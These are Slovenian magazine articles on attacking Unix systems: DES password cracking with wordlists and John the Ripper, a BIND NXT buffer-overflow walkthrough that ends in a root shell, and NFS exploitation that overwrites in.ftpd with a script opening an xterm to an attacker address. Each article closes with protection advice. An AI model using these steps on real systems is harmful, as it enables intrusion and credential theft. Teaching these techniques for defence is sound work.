- **spremljanje aktivnosti** obiskovalcev spletne trgovine in **statistike naročil** (kateri so najbolj prodajani izdelki, kateri kupci opravijo največ nakupov, poročilo o prodaji za posamezna časovna obdobja).

Kot smo že omenili, je treba kupcu med nakupovalnim procesom v spletni trgovini omogočiti **čim ugodnejšo in varnejšo uporabniško izkušnjo**. Pri tem si lahko pomagamo z uvedbo različnih modulov, ki bodo vplivali na povečanje funkcionalnosti spletne trgovine, kot so:

- napredna nakupovalna košarica, ki omogoča spreminjanje količine, odstranitev izdelka iz košarice, preračunavanje glede na spremenjeno količino in izračun skupne cene,
- možnost izbire različnega naslova dostave pride še kako prav, če želimo kupljeni izdelek poslati drugi osebi,
- možnost izbora načina dostave (navadna pošta, hitra pošta),
- modul za ustvarjanje samodejnih priporočil (kupci tega izdelka so kupili tudi ...),
- možnost samodejnega pošiljanja pozabljenega gesla na uporabnikov e-naslov,
- možnost samostojnega urejanja kontaktnih podatkov ter gesla, ki jih kupec posreduje ob registraciji, da mu med drugim ne bo treba ob ponovnih nakupih ponovno vnašati vseh kontaktnih podatkov,
- možnost podajanja in spremljanja komentarjev o artiklih,
- podpora različnim načinom plačevanja (povzetje, Klik, Moneta, kreditne kartice),
- prikaz sorodnih izdelkov,
- prikaz akcijskih cen,
- prikaz izdelkov, ki so v posebni ponudbi,
- seznam želja,
- iskalnik artiklov,
- možnost spremljanja poteka dostave (order tracking),
- možnost izračuna dostave po teži ali vrednosti.

Končali bomo z mislijo **Jana Macarola** iz agencije **GenY Interactive**, ki ponuja trgovino **Smart Shop**: »Trgovci se morajo zavedati, kaj pomeni imeti spletno trgovino. Da to za sabo potegne kopico organizacijskih dejavnosti,

resnosti ter tudi predanosti projektu. Poleg tega je strošek vzpostavitve predvsem sekundarnega pomena in v celotnem kolaču projekta spletne trgovine pomeni manjši delež. Resnični stroški so v posvečenemu času, organizaciji in logistiki.«

hekerske metode: vdori v Unix

# Lokalni napadi na UNIX

Napadalci s tehnikami oddaljenega vdora kmalu pridobijo lokalni dostop v tarčin sistem. Menimo, da je napadalec v sistem vstopil lokalno, kadar ima dostop do interaktivnega ukaznega okolja. Čeprav je mogoče pridobiti administratorski dostop z oddaljene lokacije, napadalci v večini primerov najprej pridobijo dostop na ravni uporabnika.

Piše: **Tomaž Bratuša**


tomaz.bratusa@mojmikro.si

Kadar se prijavljate v računalnik, ne glede na to, ali gre za sistem Unix, Windows NT, Novell ali Cisco, morate za uspešno overitev zagotoviti ustrezno uporabniško ime in geslo. Sistem mora nato preveriti, ali ste vnesli pravilno kombinacijo, in na podlagi tega ugotoviti, ali vas lahko spusti v sistem in pod kakšnimi pogoji (uporabnik, administrator ...).

Sistem lahko preverjanje opravi tako, da ima izdelano **datoteko**, v kateri so zajeta vsa **uporabniška imena in gesla**, s katero nato primerja vnesene podatke. Takšna datoteka z uporabniškimi imeni in gesli bi nezaščitena vsekakor pomenila veliko varnostno pomanjkljivost, saj bi imel napadalec ob njeni pridobitvi praktično neomejene možnosti. Razvijalci so se zaradi tega odločili, da bodo gesla v tovrstnih datotekah **kriptografsko zaščitili**. Različni sistemi v ta namen uporabljajo različne kriptografske algoritme – od standardnega standarda DES (Data Encryption Standard) pa do MD4 (Message Digest) in drugih.

V grobem se gesel, ki so šifrirana z močnim šifrirnim algoritmom, ne da dešifrirati. Večina sodobnih algoritmov je enosmernih in ne obstaja proces, ki bi šifriranje obrnil v razumnem času. Namesto tega se uporabljajo orodja, ki uporabijo enak algoritem, kot je bil uporabljen za šifriranje, nato pa datoteko z gesli obdelajo s primerjalno analizo.

Kot smo videli, večina sistemov hrani gesla v datotekah, kjer so gesla kriptografsko zaščitena. **Lomljenje gesel** vključuje pridobivanje takšnih kriptografsko zaščiteneh gesel, nato pa z uporabo ustreznih orodij njihovo razkritje. Najpogosteje je ta metoda učinkovita, ker si ljudje redko vzamemo čas za stvaritev močnega gesla. Dejstvo je, da če je geslo, ki ste si ga izbrali, zajeto v slovarju, potem je uporaba takšnega gesla izrazito nevarna.



Danes poganjajo internetne strežnike različni operacijski sistemi. V preteklosti pa je bilo tako, da je večina tekla na sistemih Unix, zaradi česar je bila velika večina razbijalcev gesel namenjena prav temu operacijskemu sistemu.

## KJE SO GESLA V UNIXU?

V **starejših** sistemih Unix so vsi uporabnikovi podatki, vključno z geslom, običajno shranjeni v datoteki **etc/passwd**, do katere imajo **dostop vsi uporabniki sistema**. Do datoteke lahko napadalec pride s preprostim kopiranjem (če ima račun na tarčinem sistemu) ali pa z napadom s prekoračenjem medpomnilnika (buffer overflow). Ta datoteka vsebuje več polj, od katerih bosta nas zanimala samo uporabniško ime in geslo.

V **novejših** sistemih Unix je za prikrievanje gesel v uporabi **senčenje** (shadow passwords). V tovrstnih sistemih najdemo v datoteki **etc/passwd** običajne uporabnikove podatke, medtem ko so vsa gesla zajeta v datoteki **etc/shadow** oz. **etc/secure**, ki sta berljivi samo uporabniku s **korenskim dostopom** (root). Za pridobitev tovrstnih zasenečenih datotek bo moral napadalec izkoristiti varnostno pomanjkljivost v katerem izmed programov, ki na sistemu tečejo s pravicami korenskega uporabnika. Napadalec mora tako najprej pridobiti korenski dostop in nato napraviti kopijo datoteke z gesli.

Za šifriranje gesel je zadolžen program **Crypt**, ki temelji na šifrirnem standardu **DES**. DES je prvotno razvil IBM, danes pa je v rabi praktično v vseh sistemih Unix.

Obstaja nekaj različic programa **Crypt**, v grobem pa deluje po naslednjem načelu:

1. Geslo zajame v besedilni obliki, kakor je bilo vneseno,
2. Geslo se uporabi kot ključ za šifriranje serije ničel (skupno 64) rezultat pa je šifrirano besedilo.

Nekatere različice **Crypt**-a šifriranje nadaljujejo tako, da prvotni rezultat šifriranja še enkrat šifrirajo, pri tem pa uporabijo prvotno vneseno geslo.

## Kako premagati DES?

Seveda pa kljub učinkovitosti DES ni nepremagljiv. Postopek premaganja DES-a je tak:

1. Pridobimo si slovarsko datoteko (dictionary file), ki je navadna besedilna datoteka, v kateri so zapisane besede iz slovarja (wordlist).
2. Te besede šifriramo z DES-om.
3. Vsaka šifrirana beseda je nato primerjana s tarčinim šifriranim geslom, in če pridemo do ujemanja, je 98 % možnosti, da smo odkrili pravo geslo.

Ključnega pomena za zlom gesla so torej datoteke slovarji (wordlists), ki jih najdemo v internetu ogromno in v različnih jezikih. S tem so premagane tudi jezikovne ovire, saj lahko slovenski heker vdre v francoski računalnik, in obratno.

Za zlom gesla moramo izpolniti naslednje minimalne zahteve:

1. zadovoljiva strojna oprema (1 GHz procesor, 128 MB RAM-a),
2. razbijalnik gesel, kot so programi **l0phtCrack**, **NTCrack**, **CrackerJack** in drugi,
3. datoteko z geslom (pri Unixu je to datoteka **passwd**).

Zadovoljiva strojna oprema je torej vsaj 1 GHz procesor in vsaj 128 MB RAM-a, zadevo pa se da speljati tudi z bolj podhranjenimi sistemi, vendar to pomeni, da bo računalnik posvečen samo razbijanju kode in ničemur drugem. Z opisanimi minimalnimi zahtevami (in če npr. slovar zajema 100.000 gesel) lahko v nekaj minutah pregledamo nekaj tisoč uporabniških imen in gesel.

Obstaja način, ki se mu reče **porazdeljeno lomljenje gesla** (distributed password cracking). V tem primeru razbijalniki gesel vzpo-

redno tečejo v različnih računalnikih, pri čemer se datoteka z gesli razbije na več manjših delov, ki se nato obdelajo v različnih sistemih. S tem se zmanjša uporaba sredstev in skrajša čas za zlom gesla. Nedavno je tovrstni postopek začel uporabljati tudi **FBI**, ki se je domislil podobnega načina, kot ga uporabljajo programi za iskanje cepiva za aids ali iskanje nezemljanov (SETI@HOME). FBI je tovrstno aplikacijo namestil v 4000 računalnikov zaposlenih, kar bo občutno povečalo možnosti za razbitje kriptografsko zaščitene datoteke v računalniških osumljencev. Po mojem ne bo trajalo dolgo, pa bodo hekerji ugotovili, da jim je s tem FBI ponudil idealno vstopno točko.

## GROŽENJ JE VSE VEČ

Kot vidimo, je programov za premagovanje gesel veliko, ravno tako se razlikujejo metode in tehnike njihove uporabe. Pred časom so se administratorji zanašali predvsem na časovno potratne procese premagovanja gesel in politiko pravočasne menjave gesel uporabnikov. Danes se zaradi hitrega razvoja procesorske moči in novih tehnik premagovanja gesel ta časovni razkorak bliskovito manjša. Na obzorju so nove tehnike razbijanja gesel, kot je npr. »mavrično lomljenje« (rainbow crack), s katero se potreben čas zmanjša tudi do 12-krat.

Kot vidite, je Unix izjemno kompleksen sistem, ki za zagotovitev ustrezne stopnje varnosti od uporabnika zahteva veliko razmišljanja. Velika moč in eleganca, zaradi katerih je Unix tako priljubljen, pa sta hkrati tudi njegovi največji varnostni slabosti. Nešteto tehnik zlorabe na daljavo in lokalno napadalcem omogoča vdor tudi v najbolj trdovratne sisteme Unix. Vsakodnevno odkrivamo nove napade s pomočjo prekoračitve medpomnilnika, hkrati pa programerji vsakodnevno pišejo nove programe, pri čemer varnostnemu področju ne posvečajo dovolj pozornosti. ■

# Čuvajte mi DNS kot punčico ...

DNS je ena najbolj priljubljenih storitev v internetu in v večini omrežij velikih podjetij. Zaradi razširjenosti je DNS zelo primerna in tudi pogosta tarča napada. Napadalci zelo pogosto rutinsko preiskujejo omrežja, pri čemer iščejo tudi varnostne pomanjkljivosti v najbolj priljubljenem Unixovem paketu za DNS, imenovanem BIND.

**Piše: Tomaž Bratuša**

tomaz.bratusa@mojmikro.si

**P**oleg tega sodi DNS med maloštevilne storitve, ki se večinoma izvršujejo na obodu omrežij. Zaradi tega pomeni napaka v paketu BIND ((Berkeley Internet Name Domain) zelo verjetno tudi nepooblaščen oddaljen vstop napadalca. Pred časom se je pokazalo, da je več kot 50 % v internet povezanih DNS-strežnikov ranljivih na različne oblike napadov.

Čprav je imel BIND do tega trenutka številne varnostne probleme, se bomo v tem članku osredotočili na enega najnevarnejših. Ta pogubna napaka se v angleščini imenuje **buffer overflow** ali po naše **prekoračitev medpomnilnika**, pojavi pa se v trenutku, ko BIND obdeluje NXT-zapise (več informacij o NXT-zapisih najdete na [www.dns.net/dnsrd/rfc/rfc2065.html](http://www.dns.net/dnsrd/rfc/rfc2065.html)). Prekoračitev medpomnilnika omogoča, da v zlorabljenem strežniku izvršijo poljubne ukaze z administratorskimi privilegiji. Tudi v tem primeru ne moremo mimo **avtomatiziranih**

orodij, ki jih napadalci izkoristijo za odkrivanje ranljivega strežnika, v katerem se izvršuje storitev **named**. Da ugotovite, ali na DNS-strežniku obstaja tovrstna varnostna pomanjkljivost, uporabite naslednjo tehniko popisovanja:

```
[heker]# dig $a192.168.1.100 version.bind
chaos txt
;<<>> DiG 8.1 <<>> $a192.168.1.100 version.
bind chaos txt
;(1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<< opcode: QUERY, status:
NOERROR, id: 10
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1,
AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;; version.bind, type = TXT, class = CHAOS
;; ANSWER SECTION:
VERSION.BIND. 0S CHAOS TXT »8.2.2«
```

Orodje, imenovano **dig** bo povprašalo storitev **named** o njegovi različici. V našem primeru je različica ciljnega DNS-sistema 8.2.2, ki je ranljiva na napad **NXT**. Za uspeh tovrstnega napada morajo imeti napadalci nadzor nad vsaj enim DNS-strežnikom, ki mora biti pridružen veljavni domeni. V takšnem DNS-strežniku bo napadalec vzpostavil poddomeno, pridružno svoji domeni. V našem primeru bomo predpostavljali, da se omrežje napadalcev imenuje **hekerji.org**, poddomena se imenuje **burek**, medtem ko se napadalec DNS-strežnik izvršuje v sistemu z imenom **heker**. V tem primeru bi napadalec datoteki `/var/named/hekerji.org` zone dodal naslednjo vrstico:

```
Subdomain IN NS burek.hekerji.org.
```

Nato bi napadalec ponovno zagnal storitev **named** z orodjem **ndc**. Še enkrat naj vas spomnim, da je računalnik »heker« DNS-strežnik, ki ga napadalci že nadzirajo.

V tem trenutku napadalci potrebujejo še kodo za zlorabo prekoračitve medpomnilnika, ki jo bodo v našem primeru našli na spletnem naslovu <http://packetstormsecurity.org/9911-exploits/adm-nxt.c>. Napadalci bodo nato prevedli kodo in jo izvršili v računalniku, ki izpolnjuje naslednje konfiguracijske zahteve:

[heker]# **adm-nxt**

Usage: adm-nxt architecture [command]

Available architectures:

- 1: Linux Redhat 6.x - named 8.2/8.2.1 (from rpm)
- 2: Linux SolarDiz's non-exec stack patch - named 8.2/8.2.1
- 3: Solaris 7 (0xff) - named 8.2.1
- 4: Solaris 2.6 - named 8.2.1
- 5: FreeBSD 3.2-RELEASE - named 8.2
- 6: OpenBSD 2.5 - named 8.2
- 7: NetBSD 1.4.1 - named 8.2.1

## CrackerJack in John the Ripper

Pri lomljenju gesel operacijskega sistema Unix sta najpogostejša programa v uporabi prav gotovo **CrackerJack** in **John the Ripper**. Programa delujeta vsaj na 13 različnih operacijskih sistemih, namenjena pa sta izključno razbijanju gesel. Sta izredno hitra in učinkovita, v uporabi pa sta že nekaj let, saj pomenita izvrstno priložnost za uporabnike operacijskega sistema DOS, kakor tudi OS/2. John the Ripper deluje tudi v okolju Windows in Linux, pri čemer je pri uporabi Linuxa treba namestiti ustrezne podporne knjižnice.

**Oba razbijalna programa delujeta iz ukazne vrstice, zato je njuna uporaba videti, kot prikazuje slika 2.**

```

C:\tmp\john-16\run>john
John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-singl          "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules          enable rules for wordlist mode
-incremental[:MODE]    incremental mode [using section MODE]
-external:MODE    external mode or word filter
-stdout[:LENGTH]    no crackings, just write words to stdout
-restore[:FILE]    restore an interrupted session [from FILE]
-session:FILE     set session file name to FILE
-status[:FILE]    print status of a session [from FILE]
-makechars:FILE  make a charset, FILE will be overwritten
-show          show cracked passwords
-test          perform a benchmark
-users[:-]LOGINUID[...] load this (these) user(s) only
-groups[:-]GID[...]    load users of this (these) group(s) only
-shells[:-]SHELL[...]  load users with this (these) shell(s) only
-salts[:-]COUNT      load salts with at least COUNT passwords only
-format:NAME        force ciphertext format NAME (DES/BS01/MD5/BF/AFS/LM)
-savemen:LEVEL     enable memory saving, at LEVEL 1..3
  
```

## hekerske metode: napadi na Unix prek DNS-a

Ker je napadalec že pred tem opravil skeniranje žrtvinega sistema s programom **nmap**, lahko v tem trenutku z gotovostjo trdi, da žrtev uporablja Red Hat 6.x (zato bo napadalec izbral možnost 1).

```
[heker_2]# adm-nxt 1
```

Ko se tovrsten napad izvrši v sistemu heker\_2, se bo program povezal z vrati 53 UDP istega računalnika, kjer bo počakal na klic ranljivega DNS-strežnika. V sistemu heker\_2 se ne sme izvrševati pravi DNS-strežnik, ker se v tem primeru piratski program ne bo mogel povezati z vrati 53. Celoten napad sloni na tem, da bo žrtvin sistem poslal DNS-poizvedbo lažnemu DNS-strežniku. Kako napadalec to doseže? Napadalec bo v tem primeru z ukazom **nslookup** od tarčinega sistema zahteval eno od splošno znanih informacij:

```
[heker]# nslookup
Default Server: localhost.hekerji.org
Address: 127.0.0.1
> server 192.168.1.100
Default Server: dns.zrtev.net
Address: 192.168.1.100
> burek.hekerji.org
Server: dns.zrtev.net
Address: 192.168.1.100
```

Kot vidite, je napadalec uporabil **nslookup** v interaktivnem načinu v posebnem računalniku, ki ga ima pod nadzorom. Nato je napadalec prešel z DNS-strežnika v žrtvin strežnik 192.168.1.100 in od njega zahteval naslov računalnika z imenom »burek.hekerji.org«. Zaradi tega pošlje žrtvin DNS (dns.zrtev.net) poizvedbo napadalčevemu lažnemu DNS-strežniku, ki posluša na vratih 53. V trenutku, ko se žrtvin DNS poveže z napadalčevim lažnim DNS-strežnikom, bo napadalčev sistem žrtvi posredoval napadalno kodo, ki bo na strani žrtve povzročila prekoračitev medpomnilnika in s tem napadalcu zagotovila administratorski dostop.

```
[heker]# t666 1
Received request from 192.168.1.100:53 for burek.hekerji.org type=1
id
uid=0(root) gid=0(root) groups=0(root)
```

## ZAŠČITA PRED NAPADI NA DNS

Najprej v vsakem sistemu, ki se **ne uporablja kot DNS-strežnik**, vsekakor **odstranite BIND!** Mnoge standardne namestitve Unixa in še posebej Linux zaženejo storitev named med zagonom sistema, čeprav pozneje tovrstne storitve sploh ne uporabljajo. Poskrbite, da bo vaša različica BIND-a **najnovjša** in bo imela nameščene vse **varnostne popravke**. Storitve named zaženite kot uporabnik brez posebnih privilegijev. To pomeni, da named zaženete z administratorskimi pravicami zato, da se bo lahko povezal z vrati 53, nato pa njegove pravice zmanjšate z ukazom »named -u dns -g dns«.

Seveda pa tudi zgornja priporočila niso vsemogočna, zato imejte DNS neprestano na očeh. ■

## hekerske metode: napadi na Unix prek NFS-a

## Eksotični primeri napadov na daljavo

Tokrat si bomo ogledali nekatere eksotične oddaljene napade na Unix. Verjetno ste se že kdaj vprašali: Zakaj hekerjem sploh uspevajo oddaljeni napadi? Odgovor na to vprašanje nam lahko da že reklama podjetja Sun Microsystems, v kateri smo lahko zasledili slogan: »Omrežje je računalnik!«

Piše: **Tomaž Bratuš**

tomaz.bratusa@mojmikro.si

## KAJ JE NFS

NFS (Network File System – omrežni datotečni sistem) je eden najbolj priljubljenih datotečnih sistemov, ki omogoča **delo prek omrežja**. Z njim imamo dostop do datotek in imenikov oddaljenih sistemov, kot da bi bili v lokalnem računalniku. Različici 1 in 2 je razvilo podjetje Sun, medtem ko je različica 3 v uporabi predvsem v sodobnih sistemih Unix.

## MOŽNOSTI ZLORABE

Če ste prebrali katerega od naših prejšnjih člankov na temo hekerskih metod in vdorov v sisteme, potem verjetno že veste, da so vsi sistemi, ki omogočajo oddaljeni dostop, **potencialno nevarni**. Možnosti za zlorabo je tudi pri NFS-u ogromno, saj so bile v preteklosti odkrite številne možnosti prekoračitve medpomnilnika (buffer overflow) NFS-strežnika, imenovanega **mountd**. Poleg teh pomanjkljivosti NFS uporablja tudi storitve **RPC** (Remote Procedure Call), ki jih napadalci običajno kaj hitro prepričajo, da jim dovolijo oddaljeno povezovanje.

Varnost sistema NFS sloni predvsem na **identifikatorju datoteke** (file handle), ki enoznačno opisuje vsako datoteko in imenik v oddaljenem strežniku. Kadar napadalcem uspe iz omrežja pridobiti identifikator datoteke ali pa jim ga uspe preprosto uganiti, lahko preprosto dostopajo do oddaljenih računalnikov.

Najpogostejša metoda napada na NFS je zasnovana na slabih parametrih, ki omogočajo izvoz sistema datotek. S tovrstnim izvozom datotek lahko do njih dostopa kdorkoli brez vsakršnega preverjanja. Tovrstne pomanjkljivosti so predvsem rezultat administratorjeve lenobe in neznanja, kljub temu pa so danes zelo pogost pojav. Oglejmo si nekaj Unixovih orodij za preverjanje NFS-a, s katerimi bomo odkrili, ali ciljni sistem uporablja NFS in katere datoteke nam ponuja.

```
[heker]# rpcinfo -p zrtev
program vers proto port
100000 4 tcp 111 rpcbind
100000 3 tcp 111 rpcbind
```

```
100000 2 tcp 111 rpcbind
100000 4 udp 111 rpcbind
100000 3 udp 111 rpcbind
100000 2 udp 111 rpcbind
100024 1 udp 32773 status
100024 1 tcp 32773 status
100005 1 udp 32845 mountd
100005 2 udp 32845 mountd
100005 3 udp 32845 mountd
100005 1 tcp 32811 mountd
100005 2 tcp 32811 mountd
100005 3 tcp 32811 mountd
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100227 2 udp 2049 nfs_acl
100227 3 udp 2049 nfs_acl
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100227 2 tcp 2049 nfs_acl
100227 3 tcp 2049 nfs_acl
```

Na podlagi gornjega izhoda lahko sklepamo, da se v ciljnem sistemu izvajata **mountd** in **NFS-strežnik**, kar pomeni, da ciljni sistem izvaža vsaj en sistem datotek.

```
[tsunami]# showmount -e zrtev
Export list for zrtev:
/ (everyone)
/usr (everyone)
```

Izid zgornjega ukaza **showmount** nam pove, da žrtev izvaža celoten datotečni sistem / in /usr, kar bi lahko mejilo že na »adrenalinski šport«. Napadalec lahko namreč do takšnega datotečnega sistema dostopa v celoti. Ukaz **mount** obstaja v večini sistemov Unix, vendar ni tako prilagodljiv, kot so nekatera druga orodja. Za več informacij o ukazu **mount** vpišite v svojem sistemu Unix »man mount« (ena izmed možnosti je tudi spodnja).

```
[heker]# mount zrtev:/mnt
```

Eno izmed uporabnejših orodij za preverjanje sistemov NFS je tudi **nfsshell**, ki ga najdete na slednjem spletnem naslovu: <ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz>.

Orodje **nfsshell** vsebuje odjemalca za NFS, ki deluje podobno, kot delujejo FTP-odjemalci, in nam lahko občutno olajša delo z oddaljenimi datotečnimi sistemi. Ker ima **nfs** več možnosti si bomo pogledali samo nekatere izmed najuporabnejših.

Orodju **nfs** moramo najprej povedati, za kateri strežnik se zanimamo, kar storimo takole:

```
nfs> host zrtev
Using a privileged port (1022)
Open zrtev (192.168.1.1) TCP
```



Nato bomo v žrtvinem sistemu pregledali izvožene datoteke:

```
nfs> export
Export list for zrtev:
/ everyone
/usr everyone
```

Na tej stopnji se moramo povezati z žrtvinim imenikom, kar storimo tako:

```
nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.
```

Zdaj bomo preverili stanje vzpostavljene povezave in ugotovili uporabniško ime oz. UID, ki se uporablja za povezovanje z datotečnim sistemom:

```
nfs> status
User id : -2
Group id : -2
Remote host : 'zrtev'
Mount path : '/'
Transfer size : 8192
```

Gornji izid nam pove, da je sta identifikator uporabnika in skupine v obeh primerih -2. Če sta tovrstni vrednosti različni od 0, ste v datotečni sistem po vsej verjetnosti povezani kot administrator. Ker smo se v našem primeru povezali s celotnim datotečnim sistemom, lahko pogledamo tudi vsebino datoteke /etc/passwd.

```
nfs> cd /etc
nfs> cat passwd
root:x:0:1:Super-User:/:sbin/sh
daemon:x:1:1:/:
bin:x:2:2:/:usr/bin:
sys:x:3:3:/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
```

```
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10:/:export/home/gk/bin/sh
sm:x:1003:10:/:export/home/sm/bin/sh
```

Kot vidite, nam dostop do datoteke /etc/passwd razkrije uporabniška imena in gesla. Ker pa so v našem primeru gesla skrita, jih na tem mestu ne moremo prebrati. Vzemimo, da napadalec ni sposoben zlomiti gesel in je v NFS povezan kot navadni uporabnik, ne pa kot administrator. V takšnem primeru bo napadalec uporabil metode za odkrivanje uporabniških identifikatorjev (UID), ki omogočajo privilegirani dostop. Na podlagi zgornjega izida se bomo usmerili na bin oz. UID 2, ker so tovrstni uporabniki najpogosteje tudi lastniki binarnih datotek. Če napadalcu uspe pridobiti dostop do binarnih datotek, lahko v večini primerov osvoji celoten sistem. V ta namen mora napadalec vzpostaviti povezavo z imenikom usr, spremeni uporabniški ali skupinski identifikator in se ponovno povezati z binarnimi datotekami.

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id : 2
Group id : 2
Remote host : 'zrtev'
Mount path : '/usr'
Transfer size : 8192
```

V tem trenutku imamo v žrtvinem oddaljenem računalniku vsa pooblastila uporabnika bin. Za dostop do ciljnega sistema nam ostane samo še akrobacija v povezavi s programom xterm (uporabiti je mogoče tudi kakšno drugo vrsto povratnega kanala). V našem sistemu bomo ustvarili naslednji skript in ga poimenovali in.ftpd:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Nato bomo v ciljnem sistemu prešli v imenik /sbin in zamenjali obstoječo datoteko in.ftpd s

svojo različico datoteke:

```
nfs> cd /sbin
nfs> put in.ftpd
```

Na koncu bomo ciljnemu strežniku dovolili povezavo z našim X-strežnikom z naslednjim ukazom xhost:

```
[heker]# xhost +zrtev
zrtev being added to access control list
[heker]# ftp zrtev
Connected to zrtev.
```

V našem sistemu se bo prikazal rezultat (podoben naslednjemu primeru), ki nam bo potrdil, da xterm uporabljamo na ravni administratorja. Ker inetd z administratorskimi privilegiji kliče datoteko in.ftpd, bo tudi naš skript izvršen z administratorskimi privilegiji, kar nam bo navsezadnje priborilo dostop na ravni administratorja.

```
# id
uid=0(root) gid=0(root)
#
```

In.ftpd smo lahko prepisali zaradi tega, ker so bila nepravilno nastavljena dovoljenja za dostop. Dostop bi moral imeti samo uporabnik root in ne bin.

## ZAŠČITA PRED NAPADI NA NFS

Če nujno ne potrebujete sistema NFS vam priporočam, da ga preprosto **onemogočite** skupaj s storitvami, ki so z njim v neposredni povezavi (mountd, statd in lockd). Priporočam vam, da vzpostavite **nadzor dostopa** odjemalcev in uporabnikov tako, da bodo samo pooblašeni uporabniki lahko dostopali do potrebnih datotek. Praviloma za izvoz datotečnih sistemov skrbijo datoteke /etc/exports ali etc/dfs/dfstab oz. njim podobne. Ker se vsaka izvedba sistema NFS razlikuje od drugih, si obvezno preberite pripadajočo dokumentacijo in navodila.

V seznam sistemov, ki jim je povezovanje v datotečni sistem dovoljeno, ne smete nikakor vključiti lokalnega IP-naslova strežnika niti imena localhost. Vsekakor pa namestite tudi vse **varnostne popravke** proizvajalca. ■

## ZVRHAN KOŠ UGANK ...

Nagradni sklad za križanke:

**500.000 SIT,**  
za dvodelni kviz pa  
**280.000 SIT.**

V prodaji od 7. decembra

Posebna izdaja Kiha:  
KIH ZIMA december 2005



KIH ZIMA januar je v prodaji  
od 18. januarja 2006

... in nagrad!

hekerske metode: napadi na Unix prek sistema X Window

## Varnostne pomanjkljivosti X-A

Doslej smo se srečevali pretežno z Unixovimi orodji, ki so bolj ali manj temeljila na ukazni vrstici. Vsekakor pa orodja, ki se izvajajo v ukazni lupini, ne morejo izvršiti vseh nalog, zato si pogledjmo še sistem X Window. Grafična orodja nam lahko občutno olajšajo vizualizacijo podatkov in nam jih predstavijo razumljivejši obliki. Kako pa je z varnostjo tega področja?

Piše: **Tomaž Bratuš**

tomaz.bratusa@mojmikro.si

Microsoftov podsistem oken je postal osnova operacijskega sistema, kar potrjuje dejstvo, da ne morete namestiti samostojne ukazne vrstice Windows XP brez namestitve celotnega okenskega podsistema. Kar zadeva Unix, je sistem **X Window** (krajše: **X**) še vedno dodatno grafično orodje. Za bodočo uporabo varnostnih orodij in lažje razumevanje naslednjih člankov vam bom v nadaljevanju predstavil **osnovno delovanje** sistema X Window

in kako ga učinkovito **zavarovati**. Namestitve in konfiguracije X-a v tem članku ne bom opisoval, saj bi prešel okvir, zato pa se bomo dotaknili nekaterih skritih **varnostnih pomanjkljivosti**.

### ZNAČILNOSTI SISTEMA X

Bistvena podrobnost sistema X je ta, da ga ne **dobimo skupaj z upravljalnikom oken** oz. namizjem. X namreč obdeluje samo tipkovnico, miško in izhod na zaslon, kar nam omogoča, da okna zavzamejo pripadajoče lokacije na zaslonu. Kičasti meniji in ikone programov so prepuščeni različnim okenskim upravljalnikom, kot sta npr. Gnome in KDE. Bistveno je to, da je **X samo arhitektura**, na kateri počiva sistem oken. Sam X nima nikakršne zveze z videzom grafičnega dela sistema Unix.

